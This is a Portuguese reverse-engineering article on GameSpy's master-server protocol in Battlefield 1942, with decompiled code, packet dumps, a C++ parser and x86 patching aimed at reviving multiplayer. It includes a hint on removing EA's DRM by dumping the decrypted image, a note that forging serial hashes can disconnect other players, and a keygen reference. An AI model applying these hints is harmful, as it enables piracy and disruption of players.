Speakers: Mark Surfus, CEO, and Chris Early, COO, GameSpy Industries
Discover how you can take advantage of GameSpy's technology and network reach to save development time and sell more games

“Bring Your Game to Market Faster”
Friday, March 23rd, 4:00 - 5:00 p.m., Room C4 Programming Track

Speaker: David Wright, Director of Technology, GameSpy Industries
Find out about GameSpy.net, the suite of hot game development toolkits and backend services from GameSpy Industries

<http://developer.gamespy.com> • 949.798.4200

* Prize drawing at the end of the seminars

Infelizmente, manter um serviço como esse era pouco rentável. Foi então que, em abril de 2014, a IGN decidiu encerrá-lo, matando todos os clássicos que o implementavam e encerrando completamente o suporte ao multiplayer para esses jogos. Nessa mesma época, algumas empresas corrigiram o problema, obtendo a base de código disponibilizada pela própria IGN, como foi o caso da Bungie, que lançou um patch de correção, sendo esta a única que mantém seus clássicos ativos até os dias de hoje.

Battlefield 1942 - GameSpy 2002

Battlefield 1942 foi o clássico inicial da franquia de sucesso **Battlefield**, lançado pela **EA** no ano de 2002. Ele contava com uma das primeiras implementações da **GameSpy**, de antes da **IGN** adquirir a startup de **Mark Surfas**. Essa versão já possuía a criptografia de pacotes proprietária apelidada de **GOA (GameSpy Online Access)**. Guarde este nome, pois nos referiremos muito a ele neste artigo. Este algoritmo combinava chaves randômicas simétricas e compressão de dados, além de rounds shuffle com **XOR** em volta do **payload** recebido do **MasterServer**. Os dados eram parseados e verificados, onde obtinham-se os dados alinhados e formatados para as informações sobre os servidores que, então, eram retornados em uma função **callback (SBLListCallBackFn)** fornecida pela própria **EA Games** ao inicializar a estrutura de configuração do **GameSpySdk**.

Analisando o binário do jogo

O binário original do Battlefield 1942 (versão de CD original) possuía um DRM conhecido como **SafeDisc**, que utilizava o bom e velho driver vulnerável **secdrv.sys**, que apenas impedia sua execução sem o disco original. Era facilmente crackeável com o advento da pirataria. Atualmente, essa versão é bem difícil de encontrar, já que as versões piratas do jogo simplesmente dominaram a internet.

Como alternativa a isso, na escrita deste artigo utilizei a versão mais recente de 2012, onde a própria EA recompilou o jogo e removeu a proteção do **SafeDisc**, adicionando uma nova, conhecida como **Origin-DRM** (agora **EA-Launch DRM**), que utiliza AES para criptografar os dados de seções do binário PE principal do jogo. As chaves são armazenadas em um arquivo no próprio diretório de instalação, apelidado de **BF1942.par**. O processo de loading do DRM ocorre no módulo **Activation.dll** a partir do cliente de jogos da EA Launcher, onde o export sem nome do módulo é chamado, usando apenas o ordinal. A partir disso, os dados para o processo de descriptografia são recuperados de uma seção sem nome no binário do jogo:

.text	004C1450	00001000	004C1441	00001000	00000000	00000000	0000	0000	60000020
.rdata	0008E27D	004C3000	0008F000	004C3000	00000000	00000000	0000	0000	40000040
.data	0014098C	00552000	0000E000	00552000	00000000	00000000	0000	0000	C0000040
.data1	000008E0	00693000	00001000	00560000	00000000	00000000	0000	0000	C0000040
.rsrc	00001108	00694000	00002000	00561000	00000000	00000000	0000	0000	40000040
	000012F6	00696000	00001400	00563000	00000000	00000000	0000	0000	60000020

Com os dados e o AES inicializado, após diversos rounds de blocos de 16 bytes, o conteúdo original é revelado, e o mesmo módulo inicia o processo de reconstrução de toda a Tabela de Importação do binário PE do jogo, sendo por fim a execução transferida ao Entry Point original. Veja um trecho da stub de inicialização da EA Games, substituindo o Entry Point original no binário com o DRM:

```

find_activation_dll_path(chActivationDll, 2048, 0, 0, &ea_size);
while ( chActivationDll[v10] )
    ++v10;
if ( PathFileExistsW(&PathName) )
    SetDllDirectoryW(&PathName);
hActivationDll = LoadLibraryW((LPCWSTR)chActivationDll); // Load the ea activation.dll library
if ( hActivationDll )
{
    pDecryptFunction = GetProcAddress(hActivationDll, (LPCSTR)0x64); // 0x64 == Ordinal of the function using the MAKEINTRESOURCE macro.
    if ( pDecryptFunction )
    {
        pBattlefield1942Base = GetModuleHandleW(0);
        ((void (__cdecl *)(FARPROC, HMODULE))pDecryptFunction)(pDecryptFunction, pBattlefield1942Base);
    }
}
else
{
    MessageBoxW(0, &Text, &Caption, 0x20000u); // Display error on finding the activation.dll to decrypt game data
}
if ( hActivationDll )
{
    FreeLibrary(hActivationDll);
    hActivationDll = 0;
}
CurrentProcess = GetCurrentProcess();
TerminateProcess(CurrentProcess, 0xFFFFFFFF);

```

É importante ressaltar que meu intuito não é explicar como ignorar o DRM dos jogos da EA, e sim revivê-los. No entanto, se você tiver curiosidade, experimente trigar uma exceção de execução por **GUARD PAGE** em todo o range da seção sem nome do binário do jogo, e deixar que o próprio código da EA Games faça todo o trabalho difícil para você, apenas dumpando a imagem de maneira certa e reconstruindo a tabela de importação. "Talvez você possa ter um jogo totalmente sem o DRM deles", com o Entry Point original e sem verificação de licença.

Revertendo os pacotes

Como mencionado anteriormente, algumas pessoas tiveram acesso ao código-fonte completo da GameSpy no momento do fechamento/encerramento da empresa. Alguns casos envolveram grandes servidores desses jogos que entraram em contato para obtê-lo e continuarem ativos. É um mercado lucrativo, apesar de ser um jogo, o que não é o meu caso, é claro.

Um segundo ponto a salientar: para esta demonstração do artigo, utilizei a minha própria reimplementação para gerar demonstrações dinâmicas. Seria extremamente maçante seguir outra abordagem além dessa.

Antes de continuar, precisamos saber que o Battlefield 1942 segue o seguinte modelo para suas comunicações:

- **28900** - Para comunicação com o Masterserver list provider através do protocolo TCP.
- **23000** - Para comunicação e obtenção de informações dos servidores através do protocolo UDP.

Demais conexões utilizam o protocolo TCP e não serão abordadas.

Munidos deste conhecimento, vamos compreender o que acontece quando forçamos uma requisição usando o cliente do jogo e quais dados trafegam.

Quando uma nova solicitação de atualização do server browser ocorre:



Ao analisarmos o tráfego da rede do protocolo TCP com a porta 28900, percebemos quais dados são recebidos quando um cliente é aceito para a conexão no Master Server:

13214 31.440268 204.216.153.127 192.168.0.105 TCP 74 28900 + 51879 [PSH, ACK] Seq=1 Ack=1 Win=62720 Len=20	Frame 13214: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{...} (Intel PRO/100 MT Desktop Adapter)
	Frame 13214: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{...} (Intel PRO/100 MT Desktop Adapter)
	Ethernet II, Src: TpLinkTechno_ee:0d:aa (90:fe:52:ee:0d:aa), Dst: Gold&WaterIn_00:70:51 (7:00:10:00:3c:90)
	Internet Protocol Version 4, Src: 204.216.153.127, Dst: 192.168.0.105
	Transmission Control Protocol, Src Port: 28900, Dst Port: 51879, Seq: 1, Ack: 1, Len: 20
	Data (20 bytes)
	Data: 5c62617369635c7365637572655c4d4153544552 [Length: 20]

Decodificando os dados, obtemos a seguinte string:

\basic\secure\MASTER

Isto apenas indica que um backend da GameSpy está em execução com um Master Server Provider disponível para consultas.

Em seguida a isso, outros dados são enviados, as informações da query de servidores:

13215 31.440351 192.168.0.105 204.216.153.127 TCP 143 51879 + 28900 [PSH, ACK] Seq=1 Ack=21 Win=132096 Len=89	Frame 13215: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits) on interface \Device\NPF_{...}
	Ethernet II, Src: Gold&WaterIn_00:70:51 (7:00:10:00:3c:90), Dst: TpLinkTechno_ee:0d:aa (90:fe:52:ee:0d:aa)
	Internet Protocol Version 4, Src: 192.168.0.105, Dst: 204.216.153.127
	Transmission Control Protocol, Src Port: 51879, Dst Port: 28900, Seq: 1, Ack: 21, Len: 89
	Data (89 bytes)
	Data: 5c67616d656e616d655c626669656c6431394325c67616d657065725c325c6f636174696f6e5c3 [Length: 89]

Essa query é composta pelas seguintes informações:

- Gamename.
- Versão do Jogo.
- Location, sempre por padrão zero(isso é diferente no caso de implementações do Playstation 2, que possuíam jogos diferentes por região).
- Validação, uma chave hardcoded padrão única para cada jogo, podendo ser considerada uma chave de API.
- Enctype, padrão 2, porém isso se referia à versão do algoritmo do GOA(Gamespy Online Access).
- O magic delimitador para indicar o final dos frames, nesse caso sempre ASCII "final": isso vai fazer mais sentido ao decorrer da explicação.
- Query ID com o padrão sempre sendo 1.1

Essa query é utilizada pelo **Master Server Provider** para filtrar os servidores em sua base e adicioná-los a um novo payload, logo após receber uma confirmação de que o cliente está pronto para recebê-lo.

13236 31.457822	192.168.0.105	204.216.153.127	TCP	90 51879 → 28900 [PSH, ACK]	Seq=90 Ack=21 Win=132096 Len=36
> Frame 13236: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF_{...}					
> Ethernet II, Src: Gold&WaterIn_00:70:51 (70:70:fc:00:70:51), Dst: TpLinkTechno_ee:0d:aa (9					
> Internet Protocol Version 4, Src: 192.168.0.105, Dst: 204.216.153.127					
> Transmission Control Protocol, Src Port: 51879, Dst Port: 28900, Seq: 90, Ack: 21, Len: 36					
▼ Data (36 bytes)					
Data: 5c6c6973745c636d705c67616d656e616d655c626669656c64313934325c66696e616c5c					
[Length: 36]					

Esta última requisição confirma ao **Master Server Provider** que o cliente está pronto para receber o payload criptografado.

Por fim, temos o payload final com os servidores, protegido com o **GOA**, a ser descriptografado e parseado. Logo voltaremos nossa atenção a ele.

13238 31.475705	204.216.153.127	192.168.0.105	TCP	1506 28900 → 51879 [ACK]	Seq=21 Ack=126 Win=62595 Len=1452
> Frame 13238: 1506 bytes on wire (12048 bits), 1506 bytes captured (12048 bits) on interface \Device\NPF_{...}					
> Ethernet II, Src: TpLinkTechno_ee:0d:aa (90:fe:52:ee:0d:aa), Dst: Gold&WaterIn_00:70:51 (7					
> Internet Protocol Version 4, Src: 204.216.153.127, Dst: 192.168.0.105					
> Transmission Control Protocol, Src Port: 28900, Dst Port: 51879, Seq: 21, Ack: 126, Len: 1					
▼ Data [truncated]: 0c229974eb198f32b9b782534b847aa9a59d8b00913ef59d8335130e059d825bb5c					
[Length: 1452]					

Revertendo o código fonte e implementação da Gamespy

Vamos compreender como os payloads são recebidos e parseados no lado do cliente na implementação da SDK. Nomeei o procedimento responsável por essa etapa de **decrypt_tcp_traffic**, um nome bem

sugestivo.

A seguinte rotina é responsável por receber o payload vindo da **Master Server Provider**:

```
socketcopy = clsSocket->socket;
timeout.tv_sec = 0;
timeout.tv_usec = 0;
readfds.fd_array[0] = socketcopy;
readfds.fd_count = 1;
if ( select(64, &readfds, 0, 0, &timeout) <= 0 )// Definindo monitoramento de eventos de leitura no socket
    // Com timeout de zero, aguardando se algum evento foi detectado
    // no socket no periodo.
    return 0;
received_buffer_len = recv(clsSocket->socket, &FirstFrameByte + readed_buffer, 2047 - readed_buffer, 0);//
    // A SDK lê um buffer de no máximo 2047 bytes por vez.
    // Esse buffer é armazenado em um região
    // já reservada(estatica) com os devidos 2047 bytes.
```

O payload recebido pode assumir no **máximo o tamanho de 2047 bytes**, sendo este o tamanho exato que a SDK pode suportar e exibir na Browser List, nesta versão específica da Gamespy.

Os dados são devidamente alinhados em duas declarações globais na seção .data:

- **FirstFrameByte** - Armazena o magic do payload recebido.
- **frame_buffer** - Armazena o conteúdo do payload recebido.

Veja uma demonstração de como isso ocorre na prática:

```
.data:009798B0 FirstFrameByte  db 0E1h ; DATA XREF: decrypt_tcp_trafic+56t0
.data:009798B0
.data:009798B1 ; char frame_buffer[2047] ; decrypt_tcp_trafic+8Dt0 ...
.data:009798B1
.data:009798B1 frame_buffer  db 74h, 0FAh, 8Bh, 30h, 6Dh, 25h, 0Ah, 5Ch, 41h, 12h, 8Ch
.data:009798B1 ; DATA XREF: decrypt_tcp_trafic+F4tW
.data:009798B1 ; decrypt_tcp_trafic+10Dt0 ...
.data:009798B2 db 0D2h, 63h, 5Fh, 0D4h, 64h, 0F1h, 99h, 18h, 11h, 47h
.data:009798C6 db 6Eh, 0B6h, 12h, 8Bh, 2Fh, 08Fh, 0FEh, 0D6h, 7Ch, 0B3h
...
```

As informações são então descriptografadas utilizando os dois rounds do **Algoritmo GOA**:

```
if ( already_decrypted == -1 )           // Se não tiver sido descriptografado ainda
{
    if ( size_buffer > (FirstFrameByte ^ 0xEC) )// tamanho do buffer tem que ser maior que -> primeiro buffer do frame ^ 0xEC
    {
        FirstFrameByte ^= 0xECu;           // soprepe o primeiro byte do frame por um xor dele com 0xEC
        szSignatureFramesKeySize = strlen(&clsSocket->chSignatureFramesKey); // Aqui sempre é 6 de tamanho, precisa ter certeza
        for ( i = 0; i < szSignatureFramesKeySize; ++i )// o Buffer em ucRandomicKeyBytes é sempre padrão
            frame_buffer[i] ^= clsSocket->ucRandomicKeyBytes[i + 40]; // Gera uma nova chave com base no buffer recebido
        decompress_one(frame_buffer, FirstFrameByte, clsSocket->ucBuffer);//
            // Decrypt and Decompress One,
            // modular chave randomica,
            // descriptografar o header do payload
        gameservers = (server_data_struct *)&frame_buffer[FirstFrameByte];// Reinterpreta o ponteiro da global predefinida com o buffer lido.
            // Então interpreta como uma nova struct com os dados(ainda criptografados).
            // Isso sera usado posteriormente para obter IP e Porta dos
            // servidores.
        decompress_two(clsSocket->ucBuffer, gameservers, (int)(&FirstFrameByte + readed_buffer - (_DWORD)gameservers));// Decrypt and Decompress T
        size_buffer = readed_buffer;
    }
    if ( clsSocket->already_decrypted == -1 ) // checa se ainda tá criptografado
        goto already_decrypted;
}
```

Logo após serem descriptografadas, o parsing do payload é iniciado. Nesta etapa, uma estrutura com a seguinte declaração é usada para armazenar a informação dos servidores:

```
struct server_data_struct {  
    DWORD server_ip;  
    WORD server_port;  
};
```

Avançando o ponteiro de índice a cada iteração com o tamanho de 6 bytes, o tamanho da própria estrutura **server_data_struct**, as informações já parseadas são adicionadas em uma lista ligada através de uma chamada do procedimento **add_to_list_to_check_status_via_UDP**. Veja uma demonstração deste trecho:

```
server_ip = gameservers->server_ip; // Server IP  
server_port = gameservers->server_port; // Server Port  
udpSocket = clsSocket->socketUdp; // UDP Socket Struct  
gameservers = (server_data_struct *)((char *)gameservers + 6); // Avançando para os próximos valores na struct  
netshort = server_port;  
serverPort = ntohs(server_port);  
if ( add_to_list_to_check_status_via_UDP(serverPort, (int)clsSocket, server_ip, udpSocket) == -1 )//  
    // Adiciona o IP do servidor e porta  
    // a lista ligada para conectar posteriormente
```

A etapa de parsing ocorre dentro de um loop infinito, avançando o payload a cada 6 bytes e verificando se o magic \final\ é encontrado, sendo este o delimitador final que indica que não existe mais nenhum servidor a ser parseado a partir do payload recebido pelo cliente. Veja o trecho:

```
already_parsed:  
    readed_buffer = &FirstFrameByte - (char *)gameservers + size_buffer;  
    memmove(&FirstFrameByte, gameservers, readed_buffer);  
    return 0;  
}  
else  
{  
    while ( strncmp((const char *)gameservers, "\\final\\", 7u) && !clsSocket->retry_same_struct_allowed )// Final do payload ?  
    {  
        size_buffer = readed_buffer;  
        if ( readed_buffer < 6 )  
            goto already_parsed;  
        flagCode = clsSocket->endFlag;  
        if ( flagCode == 6 || flagCode == 7 )  
        {  
            last_index_struct_offset = determine_struct_end_offset(  
                (int)(&FirstFrameByte + readed_buffer - (_DWORD)gameservers),  
                (int)gameservers,  
                (int)clsSocket);  
            if ( last_index_struct_offset >= 0 )  
            {  
                if ( !last_index_struct_offset )  
                {  
                    size_buffer = readed_buffer;  
                    goto already_parsed;
```


Após todas as informações serem devidamente parseadas, organizadas e enviadas ao cliente, inicia-se então, no próprio cliente, o processo de verificação do status do servidor e obtenção de informações mais detalhadas sobre o mesmo, através da seguinte rotina. Isso ocorre no procedimento apelidado por mim de **receive_data_from_masterserver**:

```

if ( clsServerCheck->server_count > 0 )      // Verifica se há servidores na lista
{
    for ( j = 0; ; j += 7 )                  // Loop para iterar pelos sockets UDP
    {
        delayMS = clsServerCheck->delayMS;    // Obtém o atraso em milissegundos
        if ( delayMS >= calculate_ms(clsServerCheck->serverIP) )// Verifica se o atraso é maior que o tempo calculado em MS
            break;
        if ( !clsServerCheck->udpSocketList[j + 1] )// Verifica se o socket UDP não está em uso
        {
            ip_server = *(struct in_addr **)get_server_ip((int)clsServerCheck->serverIP, delayMS); // Obtém o endereço IP do servidor
            udpServerList = clsServerCheck->udpSocketList;// Obtém a lista de sockets UDP
            ++clsServerCheck->delayMS;           // Incrementa o atraso em milissegundos
            udpServerList[j + 1] = (SOCKET)ip_server;// Define o socket UDP com o IP do servidor
            LOWORD(clsServerCheck->udpSocketList[j + 3]) = 2;// Configura o tipo de conexão
            char_pointer_server_ip = wrap_top_inet_ntoa(ip_server); // Obtém o endereço IP como uma string
            clsServerCheck->udpSocketList[j + 4] = inet_addr(char_pointer_server_ip); // Configura o endereço IP no socket UDP
            server_port = get_server_port((unsigned __int16 *)ip_server); // Obtém a porta do servidor
            HIWORD(clsServerCheck->udpSocketList[j + 3]) = htons(server_port); // Configura a porta no socket UDP
            sendto(                                // connect to query server alive
                clsServerCheck->udpSocketList[j],
                g_command_to_send[ip_server[2].S_un.S_addr],
                g_data_send_query[ip_server[2].S_un.S_addr],
                0,
                (const struct sockaddr *)&clsServerCheck->udpSocketList[j + 3],
                16);                                // Envia um dos comandos para query no servidor
            clsServerCheck->udpSocketList[j + 2] = GetTickCount(); // Atualiza o tempo da última atividade no socket
        }
    }
}

```

Para que isso ocorra, cada entrada do servidor da lista ligada é recuperada, e então uma requisição é feita com o protocolo UDP para a porta padrão **23000**, com a query **\status**:



O servidor hospedado pelo jogador envia de volta as informações de seu estado:

5C 67 61 6D 65 6E 61 6D 65 5C 62 66 69 65 6C 64 \gamename\bfie
31 39 34 32 5C 67 61 6D 65 76 65 72 5C 76 31 2E 1942\gamever\v1.
36 31 5C 6C 61 6E 67 75 61 67 65 5C 45 6E 67 6C 61\language\Engl
69 73 68 5C 6C 6F 63 61 74 69 6F 6E 5C 31 30 33 ish\location\103
33 5C 61 76 65 72 61 67 65 46 50 53 5C 30 5C 63 3\averageFPS\0\c
6F 6E 74 65 6E 74 5F 63 68 65 63 6B 5C 30 5C 64 ontent_check\0\d
65 64 69 63 61 74 65 64 5C 31 5C 67 61 6D 65 49 edicated\1\gameI
64 5C 62 66 31 39 34 32 5C 67 61 6D 65 6D 6F 64 d\bf1942\gamemod
65 5C 6F 70 65 6E 70 6C 61 79 69 6E 67 5C 67 61 e\openplaying\ga
6D 65 74 79 70 65 5C 63 74 66 5C 68 6F 73 74 6E metype\ctf\hostn
61 6D 65 5C 4E 4F 4D 45 20 44 4F 20 53 45 52 56 ame\NOME DO SERV
49 44 4F 52 20 7C 20 4C 4F 4C 20 4E 4F 4D 45 20 IDOR LOL NOME
44 4F 20 53 45 52 56 49 44 4F 52 5C 68 6F 73 74 DO SERVIDOR\host
70 6F 72 74 5C 31 34 35 36 37 5C 6D 61 70 49 64 port\14567\mapId

Essas informações recebidas formatam e configuram os detalhes dos servidores a serem exibidos no cliente. Algumas dessas informações são padronizadas (para todos os jogos que utilizam a mesma versão), sendo elas:

- **gamename** - Representa o nome do jogo para o qual o servidor estava configurado, neste caso "bf1942".
- **gamever** - Representa a versão do jogo, neste caso v1.61 (a versão mais atual do jogo). Se essa versão fosse diferente do cliente, um callback de erro era acionado.

- **hostname** - Representa o nome do servidor em questão.
- **hostport** - Representa a porta do servidor.
- **queryid** - Representa o ID da consulta feita naquele servidor, neste caso 6903.1.¹

Esses eram apenas os campos padrão do frame (que outros jogos também possuíam), mas a GameSpy era altamente adaptável e todos os outros campos eram específicos para Battlefield 1942.

Importante: Outras informações interessantes também são recebidas, dependendo da configuração da SDK da Gamespy. Essas informações incluem os nicks dos usuários conectados ao servidor e jogando, bem como a **hash do serial** dos mesmos. Caso você forge a **hash do serial**, pode ser capaz de **desconectar jogadores** caso o serial seja exatamente igual ao de um player já conectado em um servidor.

Isso acontece porque a hash do serial é uma MD5 do serial de instalação, armazenado na seguinte chave de registro:

```

        std::string::operator+=(v28, " is local ", v20);
        cbData = 40;
        open_reg_key_get_value(
            "SOFTWARE\\Electronic Arts\\EA Games\\Battlefield 1942\\ergc",
            &byte_8C3846,
            Data,
            &cbData);
        memset(v31, 0, 33);
        generate_data_md5((int)Data, strlen((const char *)Data), (int)v31);
        std::string::operator+=(v29, "hash: ", v22);
    }
}

```

A informação do serial armazenada é recuperada e o respectivo MD5 é gerado a partir do procedimento apelidado de **generate_data_md5**:



Podemos confirmar a informação recuperando um serial e comparando-o com o de qualquer keygen disponível online:

Your String	93801086	<input checked="" type="radio"/> Battlefield 1942	<input type="radio"/> Battlefield Vietnam	<input type="radio"/> Battlefield 2
MD5 Hash	57895df1ead5acd671f98405f5e9a46f	CD key:	57895df1ead5acd671f98405f5e9a46f	Profile:
	<input type="button" value="Copy"/>		<input type="button" value="Copy"/>	<input type="button" value="Copy"/>

¹Nota do Editor: O queryid foi cortado da imagem intencionalmente, do contrário a imagem ficaria muito grande.

Escrevendo um parser para pacotes

Com base no entendimento completo do funcionamento da Gamespy, somos plenamente capazes de reescrever seu comportamento por completo, bem como escrever um parser simples para seus pacotes, com algumas funcionalidades específicas, como:

- A capacidade de adicionar novos servidores.
- A capacidade de remover servidores.
- A capacidade de criar um novo payload totalmente compatível com o cliente.

000000000:	0C 22 99 74 EB 81 98 F3 2B 9B 78 25 34 B8 47 AA	,".t...+,%4,G
00000010:	9A 59 D8 B0 09 13 EF 59 D8 33 51 30 E0 59 D8 25	Y...Y,3Q0,Y,%
00000020:	BB 5C 10 59 D8 6C 3D 77 25 59 D8 B8 47 AA 9A 59	\,Y,1=w%Y,G,Y
00000030:	D8 B0 09 13 EF 59 D8 33 51 30 E0 59 D8 25 BB 5C	...Y,3Q0,Y,%\,
00000040:	10 59 D8 6C 3D 77 25 59 D8 B8 47 AA 9A 59 D8 B0	Y,1=w%Y,G,Y
00000050:	09 13 EF 59 D8 33 51 30 E0 59 D8 25 BB 5C 10 59	...Y,3Q0,Y,%\,Y
00000060:	D8 6C 3D 77 25 59 D8 B8 47 AA 9A 59 D8 B0 09 13	1=w%Y,G,Y...
00000070:	EF 59 D8 33 51 30 E0 59 D8 25 BB 5C 10 59 D8 6C	Y,3Q0,Y,%\,Y,1
00000080:	3D 77 25 59 D8 B0 09 13 EF 59 D8 33 51 30 E0 59	=w%Y,...Y,3Q0,Y
00000090:	D8 25 BB 5C 10 59 D8 6C 3D 77 25 59 D8 B0 09 13	%\,Y,1=w%Y...
000000A0:	EF 59 D8 33 51 30 E0 59 D8 25 BB 5C 10 59 D8 6C	Y,3Q0,Y,%\,Y,1
000000B0:	3D 77 25 59 D8 B0 09 13 EF 59 D8 33 51 30 E0 59	=w%Y,...Y,3Q0,Y
000000C0:	D8 25 BB 5C 10 59 D8 6C 3D 77 25 59 D8 B0 09 13	%\,Y,1=w%Y...
000000D0:	EF 59 D8 33 51 30 E0 59 D8 25 BB 5C 10 59 D8 6C	Y,3Q0,Y,%\,Y,1
000000E0:	3D 77 25 59 D8 B0 09 13 EF 59 D8 33 51 30 E0 59	=w%Y,...Y,3Q0,Y
000000F0:	D8 25 BB 5C 10 59 D8 6C 3D 77 25 59 D8 B8 47 AA	%\,Y,1=w%Y,G,
00000100:	9A 59 D8 B0 09 13 EF 59 D8 33 51 30 E0 59 D8 25	Y...Y,3Q0,Y,%
00000110:	BB 5C 10 59 D8 6C 3D 77 25 59 D8 B8 47 AA 9A 59	\,Y,1=w%Y,G,Y
00000120:	D8 B0 09 13 EF 59 D8 33 51 30 E0 59 D8 25 BB 5C	...Y,3Q0,Y,%\,
00000130:	10 59 D8 6C 3D 77 25 59 D8 25 BB 5C A2 59 D8 A8	Y,1=w%Y,%\,Y,
00000140:	EB 5E A5 59 D8 25 BB 5C A2 59 D8 B8 47 AA 9A 59	A,Y,%\,Y,G,Y
00000150:	D8 5C 66 69 6E 61 6C 5C 00 00 00 00 00 00 00 00	\,final\.....
00000160:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Na visualização anterior, utilizei cores para destacar cada parte do Payload:

- **Iniciando pela cor vermelha(Primeira seleção)**, totalizando exatos 0x13 bytes, temos a Frame Signature, a assinatura do payload atual(uma espécie de hash modificada em um algoritmo não comum, gerado pelo próprio masterserver). Ela não importa muito, porém a SDK espera que estejam presentes durante o processo de parsing por questão de alinhamento dos dados, independente se forem apenas um conjunto de bytes zerados ou randômicos.
- **Nos bytes na cor laranja claro(Segunda seleção)**, temos os servidores e portas organizados na estrutura: 4 bytes para IPV4 (DWORD) e 2 bytes para porta (WORD), tudo isso de maneira sequencial.
- **Nos bytes na cor bege(A última seleção)**, temos a assinatura **final** que delimita o final do payload em questão.

Tudo isso limitado a **0x7FF**, que é o **tamanho máximo** que um payload pode assumir nesta versão da GameSpy.

Com base nessa informação, criei uma simples prova de conceito, que se trata de um parser simples, capaz de organizar as informações do payload. Para isso, declarei uma estrutura base que servirá para armazenar

nossos servidores:

```
typedef struct BF1942gameServers {

    /*
        IPV4
    */
    uint32_t dwServerIP { 0 };

    /*
        PORT
    */
    uint16_t dwServerPort { 0 };

    /*
        Data to Display on SERVER BROWSER
    */
    std::string status_response;

};
```

Logo após, preparei todas as constantes e queries básicas de configurações para o nosso payload funcionar bem:

```
unsigned char m_ucFrameSignature [ 13 ] { 0 };
std::vector< BF1942gameServers > m_servers;
const char* m_endSignature { "\\final\\" };
const char* m_stausQuery { "\\status\\" };
const int MAX_STATUS_SIZE { 0x50B };
unsigned char* m_ucRawFrame { NULL };
unsigned char* m_ucNewFrame { NULL };
const int MAX_PAYLOAD_SIZE { 0x7FF }; // MAX That Battlefield server list can display
```

Escrevi a rotina básica para parsear e extrair cada informação do payload, para que possamos organizar para trabalhar de forma mais otimizada:

```

BF1942FrameNetParser::BF1942FrameNetParser(


    std::string& strFilePath

) {

    std::ifstream in( strFilePath, std::ios::binary | std::ios::ate );

    if ( !in.is_open( ) ) throw new std::exception( "Open file failed!" );

    auto szFile = in.tellg( );

    this->m_ucRawFrame = new unsigned char [ szFile ] { 0 };

    in.seekg( 0, std::ios::beg );

    in.read( reinterpret_cast< char* >( this->m_ucRawFrame ), szFile );

    in.close( );

    std::memcpy( this->m_ucFrameSignature, this->m_ucRawFrame, sizeof( this->m_ucFrameSignature ) );

    auto ptr = this->m_ucRawFrame;

    ptr += sizeof( this->m_ucFrameSignature );

    while ( std::memcmp( ptr, m_endSignature, sizeof( m_endSignature ) ) != 0 ) {

        BF1942gameServers srv{ 0 };

        std::memcpy( &srv.dwServerIP, ptr, sizeof( uint32_t ) );

        ptr += sizeof( uint32_t );

        std::memcpy( &srv.dwServerPort, ptr, sizeof( uint16_t ) );

        ptr += sizeof( uint16_t );

        this->m_servers.push_back( srv );

    }

}

```

Reimplementei também o código de verificação de informações dos servidores presentes na lista, obtendo detalhes dos mesmos, falsificando a requisição, como se fossem do próprio cliente e SDK presente no jogo:

```

auto BF1942FrameNetParser::checkServerStatus(
    BF1942gameServers* bfg
) -> bool {
    WSAData wsaData;

    if ( WSASStartup( MAKEWORD( 2, 2 ), &wsaData ) != 0 ) return false;

    SOCKET sockfd = socket( AF_INET, SOCK_DGRAM, IPPROTO_UDP );

    if ( sockfd == INVALID_SOCKET ) {

        WSACleanup( );

        return false;
    }

    struct sockaddr_in serverAddr;

    serverAddr.sin_family = AF_INET;

    serverAddr.sin_port = htons( _byteswap_ushort( bfg->dwServerPort ) );
    serverAddr.sin_addr.s_addr = bfg->dwServerIP;

    if ( sendto(sockfd, this->m_stausQuery, strlen_s( this->m_stausQuery, 20 ), 0, reinterpret_cast< struct sockaddr*>( &serverAddr ), sizeof( serverAddr ) ) == SOCKET_ERROR ) {

        closesocket( sockfd );

        WSACleanup( );

        return false;
    }

    struct timeval tv;
    tv.tv_sec = 20;
    tv.tv_usec = 0;

    if ( setsockopt( sockfd, SOL_SOCKET, SO_RCVTIMEO, reinterpret_cast< const char*>( &tv ), sizeof( tv ) ) < 0 ) {

        closesocket( sockfd );

        WSACleanup( );

        return false;
    }
}

```

Você pode consultar a reimplementação completa do parser da Gamespy para a SDK de 2002, no seguinte link de forma completa e verificar todos os recursos implementados por mim:

https://github.com/keowu/gamespy/blob/main/code_base/Kurumi/EAGamesNetworkFrameParser/BF1942FrameNetParser.cc#L1

Escrevendo uma nova Master Server provider

Por fim, para encerrarmos nosso artigo, vamos reimplementar o suporte ao MasterServer Provider da Gamespy, totalmente sob nosso controle.

De maneira antecipada, será necessário reimplementarmos certas partes em x86, do código da SDK, para ignorarmos o uso do GOA e alinharmos os dados devidamente, para que nenhum problema ocorra do lado do cliente ao replicarmos as requisições em nosso MasterServer.

Previamente identificados com base na análise do código original, precisamos reescrever os seguintes procedimentos:

Rotina **ReadBuffer**, responsável por gerenciar os buffers lidos a partir do socket TCP estabelecido com o Master Server Provider:

```
text:004802B7          mov    eax, readed_buffer
text:004802BC          push   ebx
text:004802BD          push   edi           ; flags
text:004802BE          mov    ecx, 7FFh
text:004802C3          sub    ecx, eax
text:004802C5          push   ecx           ; len
text:004802C6          lea    edx, FirstFrameByte[eax]
text:004802CC          mov    eax, [esi+88h]
text:004802D2          push   edx           ; buf
text:004802D3          push   eax           ; s
text:004802D4          call   recv
```

Reescrita para um novo código, capaz de manipular e armazenar em um novo buffer handler sob nosso próprio controle:

```
_replaced_read_buffer proc

    call _fake_frames_to_decrypt ; Modify the frames into a new GS buffer handler

    mov eax, dword ptr [patch_first_byte]
    push ebx
    push edi
    mov ecx, 7FFh
    sub ecx, eax
    push ecx ; len
    lea edx, patch_frame_buffer[eax]
    mov eax, [esi+88h]
    push edx           ; buffer
    push eax           ; socket struct

    push read_buffer_gs_return ; return to recv

    ret
